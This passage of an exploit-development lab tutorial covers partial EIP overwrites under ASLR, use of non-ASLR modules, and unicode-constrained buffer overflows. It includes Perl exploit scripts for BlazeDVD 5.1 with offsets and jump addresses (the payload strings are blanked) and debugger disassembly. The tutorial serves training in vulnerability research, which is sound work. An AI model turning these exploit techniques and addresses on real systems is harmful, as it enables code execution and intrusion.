0018e070  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e080  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e090  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0018e0a0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

Normally, when we get this, we would probably look for a jump edx instruction and overwrite EIP with the address of jmp edx. (and then use some backwards jumpcode to get to the beginning of the shellcode), or push ebp/ret… But we know that we cannot just overwrite EIP due to ASLR. The only thing we could do is try to

find something that will do a jmp edx or push ebp/ret inside the address range of 0x011eXXXX – which is the saved EIP before the BOF occurs), and then only overwrite the 2 low bytes of saved EIP instead of overwriting saved EIP entirely. In this example, no such instruction exists.

There is a second issue with this example. Even if a usable instruction like that exists, you would notice that overwriting the 2 low bytes would not work because when you overwrite the 2 low bytes, a string terminator (00 – null bytes) are added, overwriting half of the high bytes as well… So the exploit would only work if you can find an address that will do the jmp edx/… in the address space 0x011e00**XX.** And that limits us to a maximum of 255 addresses in the 0x011e range :

```
011E1000  /$ 55              PUSH EBP
011E1001  |. 8BEC            MOV EBP,ESP
011E1003  |. 81EC 08020000   SUB ESP,208
011E1009  |. A0 1421CD00     MOV AL,BYTE PTR DS:[CD2114]
011E100E  |. 8885 08FEFFFF   MOV BYTE PTR SS:[EBP-1F8],AL
011E1014  |. 68 F3010000     PUSH 1F3                                   ; /n = 1F3 (499.)
011E1019  |. 6A 00           PUSH 0                                     ; |c = 00
011E101B  |. 8D8D 09FEFFFF   LEA ECX,DWORD PTR SS:[EBP-1F7]             ; |
011E1021  |. 51              PUSH ECX                                   ; |s
011E1022  |. E8 C30A0000     CALL <JMP.&MSVCR90.memset>                 ; \memset
011E1027  |. 83C4 0C         ADD ESP,0C
011E102A  |. 8B55 08         MOV EDX,DWORD PTR SS:[EBP+8]
011E102D  |. 8995 04FEFFFF   MOV DWORD PTR SS:[EBP-1FC],EDX
011E1033  |. 8D85 08FEFFFF   LEA EAX,DWORD PTR SS:[EBP-1F8]
011E1039  |. 8985 00FEFFFF   MOV DWORD PTR SS:[EBP-200],EAX
011E103F  |. 8B8D 00FEFFFF   MOV ECX,DWORD PTR SS:[EBP-200]
011E1045  |. 898D FCFDFFFF   MOV DWORD PTR SS:[EBP-204],ECX
011E104B  |> 8B95 04FEFFFF   /MOV EDX,DWORD PTR SS:[EBP-1FC]
011E1051  |. 8A02            |MOV AL,BYTE PTR DS:[EDX]
011E1053  |. 8885 FBFDFFFF   |MOV BYTE PTR SS:[EBP-205],AL
011E1059  |. 8B8D 00FEFFFF   |MOV ECX,DWORD PTR SS:[EBP-200]
011E105F  |. 8A95 FBFDFFFF   |MOV DL,BYTE PTR SS:[EBP-205]
011E1065  |. 8811            |MOV BYTE PTR DS:[ECX],DL
011E1067  |. 8B85 04FEFFFF   |MOV EAX,DWORD PTR SS:[EBP-1FC]
011E106D  |. 83C0 01         |ADD EAX,1
011E1070  |. 8985 04FEFFFF   |MOV DWORD PTR SS:[EBP-1FC],EAX
011E1076  |. 8B8D 00FEFFFF   |MOV ECX,DWORD PTR SS:[EBP-200]
011E107C  |. 83C1 01         |ADD ECX,1
011E107F  |. 898D 00FEFFFF   |MOV DWORD PTR SS:[EBP-200],ECX
011E1085  |. 80BD FBFDFFFF > |CMP BYTE PTR SS:[EBP-205],0
011E108C  |.^75 BD           \JNZ SHORT vulnsrv.011E104B
011E108E  |. 8BE5            MOV ESP,EBP
011E1090  |. 5D              POP EBP
011E1091  \. C3              RETN
011E1092     CC              INT3
011E1093     CC              INT3
011E1094     CC              INT3
011E1095     CC              INT3
011E1096     CC              INT3
011E1097     CC              INT3
011E1098     CC              INT3
011E1099     CC              INT3
011E109A     CC              INT3
011E109B     CC              INT3
011E109C     CC              INT3
011E109D     CC              INT3
```

```
011E109E      CC              INT3
011E109F      CC              INT3
011E10A0   /$ 55              PUSH EBP
011E10A1   |. 8BEC            MOV EBP,ESP
011E10A3   |. 8B45 08         MOV EAX,DWORD PTR SS:[EBP+8]
011E10A6   |. 50              PUSH EAX                                   ; /<%s>
011E10A7   |. 68 1821CD00     PUSH vulnsrv.011E2118                      ; |format = "
"
011E10AC   |. FF15 A020CD00   CALL DWORD PTR DS:[<&MSVCR90.printf>]      ; \printf
011E10B2   |. 83C4 08         ADD ESP,8
011E10B5   |. E8 FA090000     CALL <JMP.&WSOCK32.#116>                   ; [WSACleanup
011E10BA   |. 5D              POP EBP
011E10BB   \. C3              RETN
011E10BC      CC              INT3
011E10BD      CC              INT3
011E10BE      CC              INT3
011E10BF      CC              INT3
011E10C0   /$ 55              PUSH EBP
011E10C1   |. 8BEC            MOV EBP,ESP
011E10C3   |. B8 141D0000     MOV EAX,1D14
011E10C8   |. E8 230A0000     CALL vulnsrv.011E1AF0
011E10CD   |. A0 1521CD00     MOV AL,BYTE PTR DS:[CD2115]
011E10D2   |. 8885 F0E2FFFF   MOV BYTE PTR SS:[EBP-1D10],AL
011E10D8   |. 68 87130000     PUSH 1387                                  ; /n = 1387 (4999.)
011E10DD   |. 6A 00           PUSH 0                                     ; |c = 00
011E10DF   |. 8D8D F1E2FFFF   LEA ECX,DWORD PTR SS:[EBP-1D0F]            ; |
011E10E5   |. 51              PUSH ECX                                   ; |s
011E10E6   |. E8 FF090000     CALL <JMP.&MSVCR90.memset>                 ; \memset
011E10EB   |. 83C4 0C         ADD ESP,0C
011E10EE   |. 8A15 1621CD00   MOV DL,BYTE PTR DS:[CD2116]
011E10F4   |. 8895 78F6FFFF   MOV BYTE PTR SS:[EBP-988],DL
011E10FA   |. 68 CF070000     PUSH 7CF                                   ; /n = 7CF (1999.)
011E10FF   |. 6A 00           PUSH 0                                     ; |c = 00
```

Bypassing ASLR : using an address from a non-ASLR enabled module

A second technique that can be used to bypass ASLR is to find a module that does not randomize addresses. This technique is somewhat similar to one of the methods to bypass SafeSEH : use an address from a module that is not safeseh (or ASLR in this case) enabled. WE know, some people may argue that this is not really "bypassing" the restriction… but hey – it works and it allows for building stable exploits.

In certain cases (in fact in a lot of cases), the executable binaries (and sometimes some of the loaded modules) are not ASLR aware/enabled. That means that you could potentially use addresses/pointers from those binaries/modules in order to jump to shellcode, because those addresses will most likely not get randomized. In the case of the executable binary : the base address for these binaries often start with a null byte. So that means that even if you can find an address that will jump to your shellcode, you'll need to deal with the null byte. This may or may not be a problem, depending on the stack layout and the contents of the registers when the BOF occurs.


Let's have a look at a vulnerability. This exploit shows a BOF vulnerability in BlazeDVD 5.1 Professional, triggered by opening a malicious plf file. The vulnerability can be exploited by overwriting the SEH structure.

Now let's see if we can build a reliable exploit for Vista for this particular vulnerability.

Install the BlazeDVD program from the "vulnerable programs to exploit" directory.

Start by determining how far we need to write in order to hit the SE structure. After doing some simple tests, we find that we need an offset of 608 bytes to overwrite SEH :

```
my $sploitfile="               ";
print "                       ";
my $junk = " " x 608;
$junk = $junk."          ";
$payload =$junk;
print "                                          ";
open ($FILE,"           ");
print $FILE $payload;
close($FILE);
print "     ".length($payload)."                        ";
```



Ok, it looks like we have 2 ways of exploiting this one : either via direct RET overwrite (EIP=41414141) or via SEH based (SEH chain : SE Handler = 43434343 (next SEH = 42424242)). ESP points to our buffer.

When looking at the ASLR awareness state table (!ASLRdynamicbase), we see this :

Wow – a lot of the modules seem to be not ASLR aware. That means that we should be able to use addresses from those modules to make our jumps. Unfortunately, the output of that ASLRdynamicbase script is not reliable. Take note of the modules without ASLR and reboot the system. Run the command again and compare the new list with the old list. That should give you a better idea on which modules can be used. In this scenario, you'll go back from a list of 23 to a list of 7 (which is still not too bad, isn't it):

BlazeDVD.exe (0×00400000), skinscrollbar.dll (0×10000000), configuration.dll (0×60300000), epg.dll (0×61600000) , mediaplayerctrl.dll (0×64000000) , netreg.dll (0×64100000) , versioninfo.dll (0×67000000)

Bypass ASLR (direct RET overwrite)

In case of a **direct RET overwrite**, we overwrite EIP after offset 260 , and a jmp esp (or call esp or push esp/ret) would do the trick.

Possible jump addresses could be :

* blazedvd.exe : 79 addresses (but null bytes !)

* skinscrollbar.dll : 0 addresses

* configuration.dll : 2 addresses, no null bytes

* epg.dll : 20 addresses, no null bytes


* mediaplayerctrl.dll : 15 addresses, 8 with null bytes

* netreg.dll : 3 addresses, no null bytes


* versioninfo.dll : 0 addresses

EIP gets overwritten after 260 characters, so a reliably working exploit would look like this :

```
my $sploitfile="                ";
print "                        ";
my $junk = " " x 260;
my $ret = pack('V',0x6033b533);  #jmp esp from configuration.dll
my $nops = "    " x 30;
# windows/exec - 302 bytes
# http:
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
my $shellcode="                                                    " .
"                                                          " .
"                                                          " .
"                                                          " .
"                                                          " .
"                                                          " .
"                                                          " .
"                                                          " .
"                                                          " .
"                                                          " .
"                                                          " .
"                                                          " .
"                                                          " .
"                                                          " .
"                                                          " .
"                                                          " .
"                                                          " .
"                                                          " .
"                                                          " .
"                                                          " .
"                                                          " .
"                                  ";
$payload =$junk.$ret.$nops.$shellcode;
print "                                         ";
open ($FILE,"              ");
print $FILE $payload;
close($FILE);
print "    ".length($payload)."                ";
```




Reboot, try again… it should still work



ASLR Bypass : SEH based exploits

In case of **SEH based exploit**, the basic technique is the same. Find modules that are not aslr protected, find an address that does what you want it to do, and sploit… Let's pretend that we need to bypass safeseh as well, for the phun of it.

Modules without safeseh : (!pvefindaddr nosafeseh)



Modules without safeseh and not ASLR aware : (!pvefindaddr nosafesehaslr)

If we can find a usable address in one of these modules, we should be good to go. Again, the output will not be reliable, so you need to reboot & compare the outcome in order to be sure. The modules that are not aslr protected, and not safeseh protected either, are :

* skinscrollbar.dll (0×10000000)

* configuration.dll (0×60300000)

* epg.dll (0×61600000)

* mediaplayerctrl.dll (0×64000000)

* netreg.dll (0×64100000)

* versioninfo.dll (0×67000000)

So a pop pop ret from any of these modules (or, alternatively, a jmp/call dword[reg+nn] would work too)

Working exploit (SE structure hit after 608 bytes, using pop pop ret from skinscrollbar.dll) :

```
my $sploitfile="                    ";
print "                          ";
my $junk = " " x 608;
my $nseh = "                    ";
```

```
my $seh = pack('V',0x100101e7); #p esi/p ecx/ret from skinscrollbar.dll
my $nop = "     " x 30;
# windows/exec - 302 bytes
# http:
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
my $shellcode="                                                          " .
"                                                     " .
"                                                     " .
"                                                     " .
"                                                     " .
"                                                     " .
"                                                     " .
"                                                     " .
"                                                     " .
"                                                     " .
"                                                     " .
"                                                     " .
"                                                     " .
"                                                     " .
"                                                     " .
"                                                     " .
"                                                     " .
"                                                     " .
"                                                     " .
"                                                     " .
"                                                     " .
"                                  ";
$payload =$junk.$nseh.$seh.$nop.$shellcode;
print "                                      ";
open ($FILE,"              ");
print $FILE $payload;
close($FILE);
print "    ".length($payload)."                          ";
```

Lab #5
Writing Functional Unicode Exploits

You may (or may not) have encountered a situation where you've performed a stack buffer overflow, overwriting either a RET address or a SEH record, but instead of seeing 0×41414141 in EIP, you got 0×00410041.

Sometimes, when data is used in a function, some manipulations are applied. Sometimes data is converted to uppercase, to lowercase, etc... In some situations data gets converted to unicode. When you see 0×00410041 in EIP, in a lot of cases, this probably means that your payload had been converted to unicode before it was put on the stack.

For a long time, people assumed that this type of overwrite could not be exploited. It could lead to a DoS, but not to code execution.

In 2002, Chris Anley wrote a paper showing that this statement is false. The term "Venetian Shellcode" was born.

In Jan 2003, a phrack article was written by obscou, demonstrating a technique to turn this knowledge into working shellcode, and about one month later, Dave Aitel released a script to automate this process.

In 2004, FX demonstrated a new script that would optimize this technique even further.

Finally, a little while later, SkyLined released his famous alpha2 encoder to the public, which allows you to build unicode-compatible shellcode too. We'll talk about these techniques and tools later on.

In order to go from finding 0×00410041 to building a working exploit, there are a couple of things that need to be clarified first. It's important to understand what unicode is, why data is converted to unicode, how the conversion takes place, what affects the conversion process, and how the conversion affects the process of building an exploit.

What is unicode and why would a developer decide to convert data to unicode ?

Wikipedia states : *"Unicode is a computing industry standard allowing computers to represent and manipulate text expressed in most of the world's writing systems consistently. Developed in tandem with the Universal Character Set standard and published in book form as The Unicode Standard, the latest version of Unicode consists of a repertoire of more than 107,000 characters covering 90 scripts, a set of code charts for visual reference, an encoding methodology and set of standard character encodings, an enumeration of character properties such as upper and lower case, a set of reference data computer files, and a number of related items, such as character properties, rules for normalization, decomposition, collation, rendering, and bidirectional display order (for the correct display of text containing both right-to-left scripts, such as Arabic or Hebrew, and left-to-right scripts). "*.

In short, unicode allows us to visually represent and/or manipulate text in most of the systems across the world in a consistent manner. So applications can be used across the globe, without having to worry about how text will look like when displayed on a computer – almost any computer – in another part of the world.

Most of you should be more or less familiar with ASCII. In essence, uses 7 bits to represent 128 characters, often storing them in 8 bits, or one byte per character. The first character starts at 00 and the last is represented in hex by 7F. (You can see the full ASCII table at http://www.asciitable.com/)

Unicode is different. While there are many different forms of unicode, UTF-16 is one of the most popular. Not surprisingly, it is made up of 16 bits, and is broken down in different blocks/zones (read more at http://czyborra.com/unicode/characters.html). (For your information, an extension has been defined to allow for 32 bits). Just remember this : the characters needed for today's living language should still be placed in the original Unicode plan 0 (a.k.a. Basic Multilangual Plane = BMP). That means that most plain language characters, like the ones used to write this article, represented in unicode, start with 00 (followed by another byte that corresponds with the hex value of the original ASCII character).

Example : Ascii character 'A' = 41 (hex), the Basic Latin Unicode representation is 0041.

There are many more code pages, and some of them don't start with 00. That's important to remember too.

So far so good – having a unified way to represent characters is nice… but why is a lot of stuff still in ASCII ? Well, most applications that work with strings, use a null byte as string terminator. So if you would try to stuff unicode data into an ASCII string, the string would be ended right away… So this is why for example plain text applications (such as smtp, pop3, etc) still use ASCII for setting up communications. (OK, the payload can be encoded and can use unicode, but the transport application itself uses ASCII).

If you convert ASCII text into Unicode (code page ansi), then the result will look like as if "00" is added before every byte. So AAAA (41 41 41 41) would now look like 0041 0041 0041 0041. Of course, this is just the result of a conversion from data to wide char data. The result of any unicode conversion depends on the codepage that was used.

Let's have a look at the MultiByteToWideChar function (which maps a character string to a wide-character unicode string) :

```
int MultiByteToWideChar(
  UINT CodePage,
  DWORD dwFlags,
  LPCSTR lpMultiByteStr,
  int cbMultiByte,
  LPWSTR lpWideCharStr,
  int cchWideChar
);
```


As you can see, the CodePage is important. Some possible values are :

CP_ACP (Ansi code page, which is used in Windows, also referred to as utf-16), CP_OEMCP (OEM code page), CP_UTF7 (UTF-7 code page), CP_UTF8 (UTF-8 code page) etc

The lpMultiBytestr parameter contains the character string to be converted, and the lpWideCharStr contains the pointer to the buffer that will receive the translated (unicode) string.

So it's wrong to state that unicode = 00 + the original byte. It depends on the code page.

You can see the code page that is used on your system by looking at the "Regional and Language Options". On my system, it looks like this :



It is important to remember that only the ASCII characters between 01h and 7fh have a representation in ansi unicode where null bytes are added for sure. We'll need this knowledge later on.

A developer may have chosen to use this function on purpose, for the obvious reasons (as indicated above). But sometimes the developer may not even know to what extend unicode will be used "under the hood" when an application is built/compiled. In fact, the Win32 API's often translate strings to Unicode before working with them. In certain cases, (such as with Visual Studio), the API used is based on whether the _UNICODE macro is set during the build or not. If the macro is set, routines and types are mapped to entities that can deal with unicode. API functions may get changed as well. For example the CreateProcess call is changed to CreateProcessW (Unicode) or CreateProcessA (Ansi), based on the status of the macro.

What is the result of unicode conversion / impact on exploit building ?

When an input string is converted to ansi unicode, for all characters between 0×00 and 0x7f, a null byte is prepended. Furthermore, a lot of characters above 0x7f are translated into 2 bytes, and these 2 bytes may not necessarily contain the original byte.

This breaks everything we have learned about exploits and shellcode so far.

In all previous tutorials, we attempt to overwrite EIP with 4 bytes (excluding intentionally partial overwrites).

With Unicode, you only control 2 out of these 4 bytes (the other 2 are most likely going to be nulls… so in a way, you control those nulls too)

Furthermore, the available instruction set (used for jumping, for shellcode, etc) becomes limited. After all, a null byte is placed before most bytes. And on top of that, other bytes (> 0x7f) are just converted to something entirely different.

Even simple things such as a bunch of nops (0×90) becomes a problem. The first nop may work. The second nop will (due to alignment) becomes instruction 0090 (or 009000)… and that's not a nop anymore.

So that sound like a lot of hurdles to take. No wonder at first people thought this was not exploitable…

Can we build an exploit when our buffer is converted to unicode ?

First of all

First of all, you will learn that there is no catch-all template for building unicode exploits. Each exploit could (and probably will) be different, will require a different approach and may require a lot of work and effort. You'll have to play with offsets, registers, instructions, write your own lines of venetian shellcode, etc… So the example that WE will use today, may not be helpful at all in your particular case. The example WE will use is just an example on how to deploy various techniques, basically demonstrating the ways of building your own lines of code and put everything together to get the exploit do what you want it to do.

EIP is 0×00410041. Now what ?

In the previous tutorials, we have discussed 2 types of exploits : direct RET overwrite or SEH overwrites. These 2 types of overwrites are, of course, still valid with unicode exploits. In a typical stack based overflow, you will either overwrite RET with 4 bytes (but due to Unicode, only 2 bytes are under your control), or you a overwrite the Structured Exception Handler record fields (next SEH and SE Handler) each with 4 bytes, again out of which only 2 are under your control.

How can we still abuse this to get EIP do what we need it to do ? The answer is simple : overwrite the 2 bytes at EIP with something useful.

Direct RET : overwriting EIP with something useful

The global idea behind "jumping to your shellcode" when owning EIP is still the same, whether this is an ASCII or unicode buffer overflow. In the case of a direct RET overwrite, you will need to find a pointer to an instruction (or series of instructions) that will take you to your shellcode, and you need to overwrite EIP with that pointer. So you need to find a register that points to your buffer (even if it contains null bytes between every character – no need to worry about this yet), and you will need to jump to that register.

The only problem is the fact that you cannot just take any address. The address you need to look for needs to be 'formatted' in such a way that, if the 00's are added, the address is still valid.

So essentially, this leaves us only with 2 options :

1. find an address that points to your jump/call/… instruction, and that looks like this : 0x00nn00mm. So if you overwrite RET with 0xnn,0xmm it would become 00nn00mm

or, alternatively, if you cannot find such an address :

2. find an address that is also formatted 0x00nn00mm, and close to the call/jump/… instruction that you want to execute. Verify that the instructions between the address and the actual call/jump address will not harm your stack/registers, and use that address.

How can we find such addresses ?

FX has written a nice plugin for ollydbg (called OllyUNI), and the pvefindaddr plugin for ImmDbg will assist you with this task as well:

Let's say you need to jump to eax. Take the pvefindaddr.py program on the desktop of your VM and put it in the pyCommand folder of your ImmDbg installation. Then open the vulnerable application in ImmDbg and run

```
!pvefindaddr j eax
```

This will list all addresses to "jump eax". These addresses will not only be displayed in the log view, but they will also be written to a text file called j.txt.


Open this file and search for "Unicode".

You may find 2 types of entries : entries that says "Maybe Unicode compatible" and entries that say "Unicode compatible".

If you can find "Unicode compatible" addresses, then these are addresses in the 0x00nn00mm form. (So you should be able to use one of these addresses without further investigation)

If you find "Maybe Unicode compatible" addresses, then you need to look at these addresses. They will be in the 0x00nn0mmm form. So if you look at the instructions between 0x00nn00mm and 0x00nn0mmm, and you see that these instructions will not harm the application flow/registers/…, then you can use the 0x00nn00mm address (and it will step all the way until it reaches the call/jump instruction at 0x00nn0mmm). In essence you will be jumping more or less close/near the real jump instruction, and you hope that the instructions between your location and the real jump will not kill you :-)

OllyUNI will basically do the same. It will look for Unicode friendly addresses. In fact, it will look for all call/jump reg/… instructions (so you'll have to go through the log & see if you can find an address that jumps to the desired register.



Basically, we are looking for addresses that contain null bytes in the right place. If EIP contains 0x00nn00mm, then you must find an address with the same format. If EIP contains 0xnn00mm00, then you must find an address with this format.

In the past, we have always tried to avoid null bytes because it acts as a string terminator. This time we need addresses with null bytes. We don't need to worry about string termination because we are not going to put the null bytes in the string that is sent to the application. The unicode conversion will insert the null bytes for us automagically.

Let's assume you have found an address that will make the jump. Let's say the address is 0x005E0018. This address does not contain characters that have a hex value > 7f. So the address should work.

We assume you have figured out after how many bytes you will overwrite saved EIP. (You may able to use a metasploit pattern for this, but you'll have to look at the bytes before and after overwriting EIP, in order to get at least 4 characters). WE'll show an example on how to do the match later on in this lab.

Suppose you overwrite EIP after sending 500 A's. And you want to overwrite EIP with "jump eax (at 0x005e0018)" (because EAX points to the A's), then your script should look like this :

```
my $junk=" " x 500;
my $ret="        ";
my $payload=$junk.$ret;
```

So instead of overwriting EIP with pack('V',0x005E0018), you overwrite EIP with 5E 18. Unicode adds null bytes in front of 5E, and between 5E and 18, so EIP will be overwritten with 005e0018

(The string-to-widechar conversion took care of adding the nulls right were we wanted them to be. Step 1 accomplished.)

SEH based : owning EIP + short jump ? (or not ?)

What if the vulnerability is SEH based ? From lab part 3 and 3b, we have learned that we should overwrite SE Handler with a pointer to pop pop ret, and overwrite nSEH with a short jump.

With unicode, you still need to overwrite SE Handler with a pointer to pop pop ret. Again, pvefindaddr will help us :

```
!pvefindaddr p2
```

Again, this will write output to the log, and also to a file called ppr2.txt. Open the file and look for "Unicode" again. If you can find an entry, that does not contain bytes > 7f, then you can try to overwrite SE Handler with this address. Again, leave out the null bytes (they will be added automatically due to unicode conversion). At nseh, put \xcc\xcc (2 breakpoints, 2 byte. Again, null bytes will be added), and see what happens.

If all goes well, pop pop ret is executed, and you will be redirected to the first breakpoint.

In non-unicode exploits, one would need to replace these breakpoints at nseh with a short jump and jump over the SE Handler address to the shellcode. But WE can assure you, writing short jump in unicode, with only 2 bytes, separated by null bytes… don't count on it. It won't work.

So it ends here.

SEH based : jump (or should WE say 'walk' ?)

Ok. It does not end here. WE was just kidding. We can make this work, under certain conditions. WE will explain how this works in the example at the bottom of this lab, so WE'll stick to the theory for now. Everything will become clear when you look at the example, so don't worry. (and if you don't understand, just ask. WE'll be more than happy to explain)

The theory is : instead of writing code to make a short jump (0xeb,0×06), perhaps we can have the exploit run harmless code so it just walks over the overwritten nseh and seh, and ends up right after where we have overwritten SEH, executing code that is placed after we have overwritten the SE structure. This is in fact exactly what we wanted to achieve in the first place by jumping over nSEH and SEH.

In order to do this, we need 2 things :

- a couple of instructions that will, when executed, not cause any harm. We need to put these instructions in nSEH and

- the unicode compatible address used to overwrite SE Handler must, when executed as instructions, not cause any harm either.

Sound confusing ? Don't panic. WE will explain this further in detail in the example at the bottom of this blog lab.

So we can only put 0x00nn00nn in EIP ?

Yes and no. When you look back at a unicode translation table, you may have some other options next to the obvious 0x00nn00nn format

Ascii values represented in hex > 0x7f are translated differently.

For example 0×82 becomes 1A20. So if you can find an address in the format 0x00nn201A, then you can use the fact that 0×82 gets converted into 201A.

The only issue you may have with this, if you are building a SEH based exploit, it could lead to an issue, because after the pop pop ret, the address bytes are executed as instructions. As long as the instructions act as nops or don't cause any big changes, it's fine. WE guess you just have to test all available "unicode compatible" addresses & see for yourself if there is an address that would work. Again, you can use pvefindaddr (Immdbg plugin) to find usable pop pop ret addresses that are unicode compatible.

The addresses you could look for, would either start or end with :

ac20 (=80 ASCII), 1a20 (=82 ASCII), 9201 (=83 ASCII), 1e20 (=84 ASCII), and so on (just take a look at the translation table.). Success is not guaranteed, but it's worth while trying.

Ready to run shellcode... But is the shellcode ready ?

